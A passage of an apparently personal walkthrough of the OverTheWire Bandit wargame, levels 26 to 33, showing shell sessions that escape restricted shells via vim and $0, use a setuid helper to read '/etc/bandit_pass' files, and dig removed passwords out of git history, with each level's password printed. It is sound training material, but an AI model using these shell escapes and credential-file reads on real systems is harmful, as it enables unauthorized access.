    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r text.txt"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file "/var/tmp/text.txt.swp"
    to avoid this message.

E326: Too many swap files found
E325: ATTENTION
Found a swap file by the name "/tmp/text.txt.swp"
          owned by: bandit26   dated: Thu Nov 24 18:14:35 2022
         file name: ~bandit26/text.txt
          modified: YES
         user name: bandit26   host name: bandit
        process ID: 15197
While opening file "text.txt"
             dated: Thu Sep 01 06:30:22 2022

(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r text.txt"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file "/tmp/text.txt.swp"

  _                     _ _ _   ___   __
c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1
 | |                   | (_) | |__ \ / /
 | |__   __ _ _ __   __| |_| |_   ) / /_
 | '_ \ / _` | '_ \ / _` | | __| / / '_ \
 | |_) | (_| | | | | (_| | | |_ / /| (_) |
 |_.__/ \__,_|_| |_|\__,_|_|\__|____\___/
~
~
~
~
~
~
~
~
~
```

```
~
~
~
~
~
~
~
------------------------
  | |__   __ _ _ __   __| |_| |_   ) / /_
  | '_ \ / _` | '_ \ / _` | | __| / / '_ \
  | |_) | (_| | | | | (_| | | |_ / /| (_) |
  |_.__/ \__,_|_| |_|\__,_|_|\__|____\___/
Connection to localhost closed.
bandit25@bandit:~$
```

Level 26->27

ssh bandit26@bandit.labs.overthewire.org -p 2220
password: c7GvcKlw9mC7aUQaPx7nwFstuAIBw1o1

A few more tricks of the trade I suppose here. Doubling down on interrupting the login process or bandit26, we again shrink the CLI window to interrupt the login with the more command. And again, we press 'v' to enter the VIM editor. Once in the VIM editor we can use :set to learn that we can set paths (execute commands) from the VIM editor. So, that lets us set the path for the shell, using ":set shell=/bin/bash". Once we have done that we need to shift to that shell. The ":!" command lets us run a command and we are trying to open a shell so we will use the ":!sh" command from VIM to enter a bash shell.

Now that we are in a shell, we can use 'ls' to discover there is a file called bandit27-do. This is similar to a previous challenge, where the XXX-do file was used as a sudo-like command. In this case, we see (with ls -al) that bandit 26 can execute bandit27-do to run a command as another user. So, we use the command "./bandit27-do cat /etc/bandit-pass/bandit27" to get the next password.

```
:!sh
$ ls
bandit27-do  text.txt
$ bandit27-do
sh: 2: bandit27-do: not found
$ ls -al
total 44
drwxr-xr-x  3 root     root      4096 Sep  1 06:30 .
drwxr-xr-x 49 root     root      4096 Sep  1 06:30 ..
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
drwxr-xr-x  2 root     root      4096 Sep  1 06:30 .ssh
-rwsr-x---  1 bandit27 bandit26 14872 Sep  1 06:30 bandit27-do
-rw-r-----  1 bandit26 bandit26   258 Sep  1 06:30 text.txt
$ chmod 777 bandit27-do
chmod: changing permissions of 'bandit27-do': Operation not permitted
$ bandit27-do cat /etc/bandit_pass/bandit27
sh: 5: bandit27-do: not found
```

```
$ ./bandit27-do
Run a command as another user.
  Example: ./bandit27-do id
$ ./badnit27-do cat /etc/bandit_pass/bandit27
sh: 7: ./badnit27-do: not found
$ ./bandit27-do cat /etc/bandit_pass/bandit27
YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
$ Connection to bandit.labs.overthewire.org closed.
```

Level 27->28

```
ssh bandit27@bandit.labs.overthewire.org -p 2220
password: YnQpBuifNMas1hcUFk70ZmqkhUU2EuaS
```

This one is pretty straight forward. 'git clone ssh://….' should work, however, when you enter that it tells you that you are trying to connect via port 22, which is not intended. The git command does not have any switches that allow you to call out a port, so the port number (2220) needs to be added into the ssh://… portion of the command. It is added as ':2220' right after '@localhost'. That allows you to enter in the bandit27 password, which the directions tell you are needed. Once the repo is cloned, find the README file and cat it.

```
bandit27@bandit:/tmp/jminn27$ git clone -v ssh://bandit27-
git@localhost:2220/home/bandit27-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit27/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit27/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit27-git@localhost's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
bandit27@bandit:/tmp/jminn27$ ls
repo
bandit27@bandit:/tmp/jminn27$ cd repo
bandit27@bandit:/tmp/jminn27/repo$ ls
README
```

```
bandit27@bandit:/tmp/jminn27/repo$ cat README
The password to the next level is: AVanL161y9rsbcJIsFHuw35rjaOM19nR
bandit27@bandit:/tmp/jminn27/repo$
```

Level 28->29

```
ssh bandit28@bandit.labs.overthewire.org -p 2220
password: AVanL161y9rsbcJIsFHuw35rjaOM19nR
```

I made this a lot harder than it should have been. The logon process is the same as the previous level. And again, we are working with git. Once you clone the repo, you see that the password in the README.md file has been replaced with x's. You can go ahead and search through the entire repo like I did looking at all files, permissions, and looking for hidden files, but don't forget this is a git repo. So, there should be a history of any changes that were made. See those with 'git show'.

```
bandit28@bandit:/tmp/jminn28$ git clone ssh://bandit28-
git@localhost:2220/home/bandit28-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit28/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit28/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit28-git@localhost's password:
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
Receiving objects: 100% (9/9), 798 bytes | 798.00 KiB/s, done.
remote: Total 9 (delta 2), reused 0 (delta 0), pack-reused 0
Resolving deltas: 100% (2/2), done.
bandit28@bandit:/tmp/jminn28$ ls
repo
bandit28@bandit:/tmp/jminn28$ cd repo
bandit28@bandit:/tmp/jminn28/repo$ ls
README.md
bandit28@bandit:/tmp/jminn28/repo$ file README.md
README.md: ASCII text
bandit28@bandit:/tmp/jminn28/repo$ cat README.md
# Bandit Notes
```

```
Some notes for level29 of bandit.

## credentials

- username: bandit29
- password: xxxxxxxxxx

bandit28@bandit:/tmp/jminn28/repo$ ls -al
total 16
drwxrwxr-x 3 bandit28 bandit28 4096 Nov 26 21:55 .
drwxrwxrwx 3 bandit28 bandit28 4096 Nov 26 21:55 ..
drwxrwxr-x 8 bandit28 bandit28 4096 Nov 26 21:55 .git
-rw-rw-r-- 1 bandit28 bandit28  111 Nov 26 21:55 README.md
bandit28@bandit:/tmp/jminn28/repo$ cd .git
bandit28@bandit:/tmp/jminn28/repo/.git/refs/tags$ git show
commit 43032edb2fb868dea2ceda9cb3882b2c336c09ec (HEAD -> master, origin/master,
origin/HEAD)
Author: Morla Porla <morla@overthewire.org>
Date:   Thu Sep 1 06:30:25 2022 +0000

    fix info leak

diff --git a/README.md b/README.md
index b302105..5c6457b 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for level29 of bandit.
 ## credentials

 - username: bandit29
-- password: tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S
+- password: xxxxxxxxxx

bandit28@bandit:/tmp/jminn28/repo/.git/refs/tags$
```


Level 29->30

```
ssh bandit29@bandit.labs.overthewire.org -p 2220
password: tQKvmcwNYcFS6vmPHIUSI3ShmsrQZK8S
```

Again, in this level we are working with git. So, create a folder in /tmp and clone the repo. This time the README.md file says no passwords in production. That likely means that passwords should not be stored on the main (production) branch of the repo. So, it is possible that a developer committed an update that did have a password in it and that the password was removed when the update was merged with the main branch. So, to see all branches, use the git branch -a command. The use git show remotes/origin/dev to find the password.

```
bandit29@bandit:~$ mkdir /tmp/jminn29
bandit29@bandit:~$ cd /tmp/jminn29
bandit29@bandit:/tmp/jminn29$ git clone ssh://bandit29-
git@localhost:2220/home/bandit29-git/repo
Cloning into 'repo'...
```

```
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit29/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit29/.ssh/known_hosts).
```



```
                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit29-git@localhost's password:
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (16/16), done.
Resolving deltas: 100% (2/2), done.
bandit29@bandit:/tmp/jminn29$ ls -la
total 2132
drwxrwxr-x 3 bandit29 bandit29    4096 Nov 27 14:18 .
drwxrwx-wt 1 root     root     2166784 Nov 27 14:18 ..
drwxrwxr-x 3 bandit29 bandit29    4096 Nov 27 14:18 repo
bandit29@bandit:/tmp/jminn29$ cd repo
bandit29@bandit:/tmp/jminn29/repo$ ls -la
total 16
drwxrwxr-x 3 bandit29 bandit29 4096 Nov 27 14:18 .
drwxrwxr-x 3 bandit29 bandit29 4096 Nov 27 14:18 ..
drwxrwxr-x 8 bandit29 bandit29 4096 Nov 27 14:18 .git
-rw-rw-r-- 1 bandit29 bandit29  131 Nov 27 14:18 README.md
bandit29@bandit:/tmp/jminn29/repo$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: <no passwords in production!>

bandit29@bandit:/tmp/jminn29/repo$ git branch -a
* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/dev
  remotes/origin/master
  remotes/origin/sploits-dev
bandit29@bandit:/tmp/jminn29/repo$ git show
```

```
commit 1748acec99ba66676acd551c2932fb9fc14a98a3 (HEAD -> master, origin/master,
origin/HEAD)
Author: Ben Dover <noone@overthewire.org>
Date:   Thu Sep 1 06:30:26 2022 +0000

    fix username

diff --git a/README.md b/README.md
index 2da2f39..1af21d3 100644
--- a/README.md
+++ b/README.md
@@ -3,6 +3,6 @@ Some notes for bandit30 of bandit.

 ## credentials

-- username: bandit29
+- username: bandit30
 - password: <no passwords in production!>

bandit29@bandit:/tmp/jminn29/repo$ git show remotes/origin/dev
commit 2b1395f00cfb986163082c50100be5be8f249f64 (origin/dev)
Author: Morla Porla <morla@overthewire.org>
Date:   Thu Sep 1 06:30:26 2022 +0000

    add data needed for development

diff --git a/README.md b/README.md
index 1af21d3..a4b1cf1 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for bandit30 of bandit.
 ## credentials

 - username: bandit30
-- password: <no passwords in production!>
+- password: xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS

bandit29@bandit:/tmp/jminn29/repo$
```

Level 30->31

```
ssh bandit30@bandit.labs.overthewire.org -p 2220
password: xbhV3HpNGlTIdnjUrdAlPzc2L6y9EOnS
```

Again, working with git. This time, once the repo is cloned there are no additional branches that show up with the git branch -a command and the README.md file is not helpful. However, after entering 'git show ' and pressing TAB to set autofill options, a 'secret' branch is discovered. Use git show secret to access the next password.

```
bandit30@bandit:~$ mkdir /tmp/jminn30
bandit30@bandit:~$ cd /tmp/jminn30
```

```
bandit30@bandit:/tmp/jminn30$ git clone ssh://bandit30-
git@localhost:2220/home/bandit30-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit30/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit30/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit30-git@localhost's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), 298 bytes | 298.00 KiB/s, done.
bandit30@bandit:/tmp/jminn30$ ls
repo
bandit30@bandit:/tmp/jminn30$ cd repo
bandit30@bandit:/tmp/jminn30/repo$ ls
README.md
bandit30@bandit:/tmp/jminn30/repo$ cat README.md
just an epmty file... muahaha
bandit30@bandit:/tmp/jminn30/repo$ file README.md
README.md: ASCII text
bandit30@bandit:/tmp/jminn30/repo$ ls -al
total 16
drwxrwxr-x 3 bandit30 bandit30 4096 Nov 27 14:27 .
drwxrwxr-x 3 bandit30 bandit30 4096 Nov 27 14:27 ..
drwxrwxr-x 8 bandit30 bandit30 4096 Nov 27 14:27 .git
-rw-rw-r-- 1 bandit30 bandit30   30 Nov 27 14:27 README.md
bandit30@bandit:/tmp/jminn30/repo$ git branch -a
* master
  remotes/origin/HEAD -> origin/master
  remotes/origin/master
bandit30@bandit:/tmp/jminn30/repo$ git show
commit a325f29e1cc26b0f0dc5f89b4348e389b408cc87 (HEAD -> master, origin/master,
origin/HEAD)
Author: Ben Dover <noone@overthewire.org>
Date:   Thu Sep 1 06:30:28 2022 +0000

    initial commit of README.md
```

```
diff --git a/README.md b/README.md
new file mode 100644
index 0000000..029ba42
--- /dev/null
+++ b/README.md
@@ -0,0 +1 @@
+just an epmty file... muahaha
bandit30@bandit:/tmp/jminn30/repo$ git show
HEAD            master          origin/HEAD     origin/master   secret
bandit30@bandit:/tmp/jminn30/repo$ git show secret
OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt
bandit30@bandit:/tmp/jminn30/repo$
```

Level 31->32

```
ssh bandit31@bandit.labs.overthewire.org -p 2220
password: OoffzGDlzhAlerFJ2cAiz1D41JW1Mhmt
```

Here we are again using git. Create a folder in the /tmp/ directory, then clone the repo into that directory. This time the README.md tells us that we need to create a file and add it to the main branch. It tells us the name of the file 'key.txt' and what should be written in the file. So, create key.txt and place the require verbiage inside. The next step is to add the file using git add. However, there is a gitignore file in the main repo that says to ignore any file that ends in .txt, so to add our created file we will need to use the -f switch. Once that is done, use git status to confirm that the key.txt file is ready to be committed. The use git commit to on the key.txt file. A message is required when committing a file, use the -m switch and quotes to add a message with the commit. Once the file is committed, it is ready to be pushed, using git push. In the end the file will not be accepted, but in the output that is returned, is the key for the next level.

```
bandit31@bandit:/tmp/jminn31/repo$ cd ~/
bandit31@bandit:~$ rm -rf /tmp/jminn31
bandit31@bandit:~$ mkdir /tmp/jminn31
bandit31@bandit:~$ cd /tmp/jminn31
bandit31@bandit:/tmp/jminn31$ git clone ssh://bandit31-
git@localhost:2220/home/bandit31-git/repo
Cloning into 'repo'...
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit31/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|
```

```
                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
bandit31@bandit:/tmp/jminn31$ ls
repo
bandit31@bandit:/tmp/jminn31$ cd repo
bandit31@bandit:/tmp/jminn31/repo$ ls -la
total 20
drwxrwxr-x 3 bandit31 bandit31 4096 Nov 27 14:53 .
drwxrwxr-x 3 bandit31 bandit31 4096 Nov 27 14:52 ..
drwxrwxr-x 8 bandit31 bandit31 4096 Nov 27 14:53 .git
-rw-rw-r-- 1 bandit31 bandit31    6 Nov 27 14:53 .gitignore
-rw-rw-r-- 1 bandit31 bandit31  147 Nov 27 14:53 README.md
bandit31@bandit:/tmp/jminn31/repo$ cat README.md
This time your task is to push a file to the remote repository.

Details:
    File name: key.txt
    Content: 'May I come in?'
    Branch: master

bandit31@bandit:/tmp/jminn31/repo$ echo "May I come in?" > key.txt
bandit31@bandit:/tmp/jminn31/repo$ ls -la
total 24
drwxrwxr-x 3 bandit31 bandit31 4096 Nov 27 14:53 .
drwxrwxr-x 3 bandit31 bandit31 4096 Nov 27 14:52 ..
drwxrwxr-x 8 bandit31 bandit31 4096 Nov 27 14:53 .git
-rw-rw-r-- 1 bandit31 bandit31    6 Nov 27 14:53 .gitignore
-rw-rw-r-- 1 bandit31 bandit31   15 Nov 27 14:53 key.txt
-rw-rw-r-- 1 bandit31 bandit31  147 Nov 27 14:53 README.md
bandit31@bandit:/tmp/jminn31/repo$ git add key.txt
The following paths are ignored by one of your .gitignore files:
key.txt
hint: Use -f if you really want to add them.
hint: Turn this message off by running
hint: "git config advice.addIgnoredFile false"
bandit31@bandit:/tmp/jminn31/repo$ git add key.txt -f
bandit31@bandit:/tmp/jminn31/repo$ git status
On branch master
Your branch is up to date with 'origin/master'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   key.txt

bandit31@bandit:/tmp/jminn31/repo$ git commit -m "add key.txt"
[master 90dc6ad] add key.txt
```

```
 1 file changed, 1 insertion(+)
 create mode 100644 key.txt
bandit31@bandit:/tmp/jminn31/repo$ git push
The authenticity of host '[localhost]:2220 ([127.0.0.1]:2220)' can't be
established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/bandit31/.ssh' (Permission denied).
Failed to add the host to the list of known hosts
(/home/bandit31/.ssh/known_hosts).
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

bandit31-git@localhost's password:
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 324 bytes | 324.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote: ### Attempting to validate files... ####
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
remote: Well done! Here is the password for the next level:
remote: rmCBvG56y58BXzv98yZGdO7ATVL5dW8y
remote:
remote: .oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.oOo.
remote:
To ssh://localhost:2220/home/bandit31-git/repo
 ! [remote rejected] master -> master (pre-receive hook declined)
error: failed to push some refs to 'ssh://localhost:2220/home/bandit31-git/repo'
bandit31@bandit:/tmp/jminn31/repo$
```

Level 32->33

```
ssh bandit32@bandit.labs.overthewire.org -p 2220
password: rmCBvG56y58BXzv98yZGdO7ATVL5dW8y
```

Upon login, we find ourselves in a restricted shell that converts everything we enter into uppercase. Since Linux is case sensitive, this means that none of our commands will work. Using $0 will expand the name of the shell or script and is established at shell initiation. This drops us into another restricted shell, but we are no longer in the uppercase shell. By using whoami, we find that we are logged in as bandit33. In our home directory we can see the uppershell

executable that provides us with the uppercase shell. But since we are logged in as bandit33, we should be able to just cat /etc/bandit_pass/bandit33. And it works.

```
WELCOME TO THE UPPERCASE SHELL
>> ls
sh: 1: LS: not found
>> whoami
sh: 1: WHOAMI: not found
>> $0
$ ls
uppershell
$ whoami
bandit33
$ ls -la
total 36
drwxr-xr-x  2 root     root      4096 Sep  1 06:30 .
drwxr-xr-x 49 root     root      4096 Sep  1 06:30 ..
-rw-r--r--  1 root     root       220 Jan  6  2022 .bash_logout
-rw-r--r--  1 root     root      3771 Jan  6  2022 .bashrc
-rw-r--r--  1 root     root       807 Jan  6  2022 .profile
-rwsr-x---  1 bandit33 bandit32 15124 Sep  1 06:30 uppershell
$ cat /etc/bandit_pass/bandit33
odHo63fHiFqcWWJG9rLiLDtPm45KzUKy
$
```

Level 33->34

```
ssh bandit33@bandit.labs.overthewire.org -p 2220
password: odHo63fHiFqcWWJG9rLiLDtPm45KzUKy

bandit33@bandit:~$ ls
README.txt
bandit33@bandit:~$ cat README.txt
Congratulations on solving the last level of this game!

At this moment, there are no more levels to play in this game. However, we are
constantly working
on new levels and will most likely expand this game with more levels soon.
Keep an eye out for an announcement on our usual communication channels!
In the meantime, you could play some of our other wargames.

If you have an idea for an awesome new level, please let us know!
```